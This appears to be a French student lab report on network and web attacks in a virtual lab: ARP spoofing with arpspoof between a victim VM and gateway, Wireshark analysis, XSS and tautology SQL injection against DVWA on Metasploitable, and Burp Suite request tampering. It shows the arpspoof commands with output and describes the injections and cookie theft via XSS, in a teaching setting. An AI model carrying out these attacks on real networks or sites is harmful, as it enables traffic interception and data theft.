Mini-projet 3 : Attaques Réseau et Applications Web

Partie 3A : Mise en place d'une attaque ARP spoofing.

1. Préparation de l'Environnement

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.145.129
PING 192.168.145.129 (192.168.1
64 bytes from 192.168.145.129:
64 bytes from 192.168.145.129:
```

Ping de la machine attaquant par la machine victime.

```
┌──(kali㉿kali)-[/etc/openvpn/
└─$ ping 192.168.145.131
PING 192.168.145.131 (192.168.
64 bytes from 192.168.145.131:
64 bytes from 192.168.145.131:
```

Ping de la machine victime par la machine attaquante.

3. Implémentation de l'Attaque ARP Spoofing

```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.145.131 192.168.145.254
0:c:29:4e:af:96 0:c:29:d1:b8:4d 0806 42: arp reply 192.168.145.254 is-at 0:c:29:4e:af:96
0:c:29:4e:af:96 0:c:29:d1:b8:4d 0806 42: arp reply 192.168.145.254 is-at 0:c:29:4e:af:96
0:c:29:4e:af:96 0:c:29:d1:b8:4d 0806 42: arp reply 192.168.145.254 is-at 0:c:29:4e:af:96
```

Attaque vers la machine victime.

```
┌──(kali㉿kali)-[/etc/openvpn/server]
└─$ sudo arpspoof -i eth0 -t 192.168.145.254 192.168.145.131
0:c:29:4e:af:96 0:50:56:f5:73:c5 0806 42: arp reply 192.168.145.131 is-at 0:c:29:4e:af:96
0:c:29:4e:af:96 0:50:56:f5:73:c5 0806 42: arp reply 192.168.145.131 is-at 0:c:29:4e:af:96
0:c:29:4e:af:96 0:50:56:f5:73:c5 0806 42: arp reply 192.168.145.131 is-at 0:c:29:4e:af:96
0:c:29:4e:af:96 0:50:56:f5:73:c5 0806 42: arp reply 192.168.145.131 is-at 0:c:29:4e:af:96
```

Attaque vers la passerelle.

4. Vérification de l'Attaque

```
┌──(kali㉿kali)-[~]
└─$ arp -a
? (192.168.145.129) at 00:0c:29:4e:af:96 [ether] on eth0
? (192.168.145.254) at 00:0c:29:4e:af:96 [ether] on eth0
? (192.168.145.2) at 00:50:56:e1:68:e8 [ether] on eth0
```

La machine victime et la passerelle partage bien la même adresse MAC.

Partie 3B : Capture et analyse de trafic avec Wireshark.

4. Analyse du Trafic ARP :

29	20.009527800	VMware_4e:af:96	VMware_f5:73:c5	ARP	42	192.168.145.131 is at 00:0c:29:4e:af:96
30	20.015738693	VMware_4e:af:96	VMware_d1:b8:4d	ARP	42	192.168.145.254 is at 00:0c:29:4e:af:96 (duplicate use of 192.168.145.131 detected!)
31	22.010440038	VMware_4e:af:96	VMware_f5:73:c5	ARP	42	192.168.145.131 is at 00:0c:29:4e:af:96

Ici, nous pouvons observer les trames ARP entre la machine victime (192.168.145.131) et la passerelle (192.168.145.254).

1180	669.486050276	192.168.145.129	82.64.131.93	NTP	90	NTP Version 4, client
1181	669.536123192	82.64.131.93	192.168.145.129	NTP	90	NTP Version 4, server
1182	674.550971994	VMware_4e:af:96	VMware_e1:68:e8	ARP	60	Who has 192.168.145.2? Tell 192.168.145.129
1183	674.550973739	VMware_e1:68:e8	VMware_4e:af:96	ARP	60	192.168.145.2 is at 00:50:56:e1:68:e8

Ici nous pouvons observer les trames ARP sur le réseau avant l'attaque.

1216	766.716383538	VMware_4e:af:96	VMware_f5:73:c5	ARP	60	192.168.145.131 is at 00:0c:29:4e:af:96
1217	768.229246500	VMware_4e:af:96	VMware_d1:b8:4d	ARP	60	192.168.145.254 is at 00:0c:29:4e:af:96
1218	768.711771165	VMware_4e:af:96	VMware_f5:73:c5	ARP	60	192.168.145.131 is at 00:0c:29:4e:af:96

Ici nous pouvons observer des trames ARP après l'attaque.

```
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: VMware_4e:af:96 (00:0c:29:4e:af:96)
    Sender IP address: 192.168.145.131
    Target MAC address: VMware_f5:73:c5 (00:50:56:f5:73:c5)
    Target IP address: 192.168.145.254
▾   [Duplicate IP address detected for 192.168.145.131 (00:0c:29:4e:af:96) - also in use by 00:0c:29:d1:b8:4d (
  ▸ [Frame showing earlier use of IP address: 1321]
    [Seconds since earlier frame seen: 1]
```

Ici nous pouvons observer les adresse MAC et IPv4 de la machine victime et de la passerelle. Nous pouvons voir que Wireshark détecte une adresse IP dupliquée pour la machine victime.


Partie 3C : Mise en place d'une petite application web (avec une VM Metasploitable) et exploitation de failles simples (XSS, injection SQL)

1.Téléchargement et Lancement de Metasploitable :

```
Loading /usr/share/keymaps/fr.map.bz2
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c3:ab:fb
          inet addr:192.168.145.134  Bcast:192.168.145.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec3:abfb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:88 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4511 (4.4 KB)  TX bytes:10653 (10.4 KB)
          Interrupt:17 Base address:0x2000
```


Nous pouvons observer que la machine Metaspoitable2 est bien dans le même réseau que les deux autres machines.

2. Exploitation d'une Vulnérabilité XSS (Cross-Site Scripting) :




DVWA est présente et correctement configurée.

Injection de la Charge XSS :



Nous pouvons remarquer que la page répond bien à l'attaque par injection XSS.

3. Exploitation d'une Vulnérabilité Injection SQL :



Ici nous pouvons voir que l'injection SQL a réussi, permettant via une attaque de type Tautologie, de récupérer l'ensemble des champs de la base de données liée au formulaire.

4. Vérification et Observations :


L'injection XSS a fonctionnée grâce à l'ajout de balise <script> </script> faisant penser à l'application Web qu'il s'agit d'une partie du script Javascript de la page Web alors qu'il s'agit d'un ajout de l'attaquant. L'application l'exécute

De la même manière, l'injection SQL permet d'exécuter une requête SQL différente de celle prévue par le site, ici une attaque par tautologie qui permet de récupérer toutes les données de la base en injectant une requête toujours vraie.

Partie 3D : Test d'une application web avec Burp Suite.

1.Installation et Lancement de Burp Suite (sur votre VM Kali "Attaquant") :


Observation des boutons Target, Proxy et Repeater.



Nous pouvons observer la page intitulée Bur Suite Community Edition en allant à l'adresse http://burp.


Le certificat CA peut être télécharger depuis cette page.

3. Interception de Requêtes HTTP :




Nous pouvons voir ici des requêtes DVWA interceptées par burpsuite.


4. Analyse et Modification de Requêtes :




Requête SQL dont les paramètres ont été modifiés.



Nous obtenons le même résultat que lors d'une attaque directe via le formulaire de la page.




Requête dont le paramètre name a été modifié afin d'y inclure un script JS.




Le résultat obtenu est bien le même qu'à l'étape précédente, l'injection a fonctionnée

5. Découverte de Vulnérabilités (Exemples) :



Ici nous avons pu récupérer la version de la BDD utilisée par DVWA.



Ici nous pouvons observer les cookies de la session affichés grâce à une injection XSS.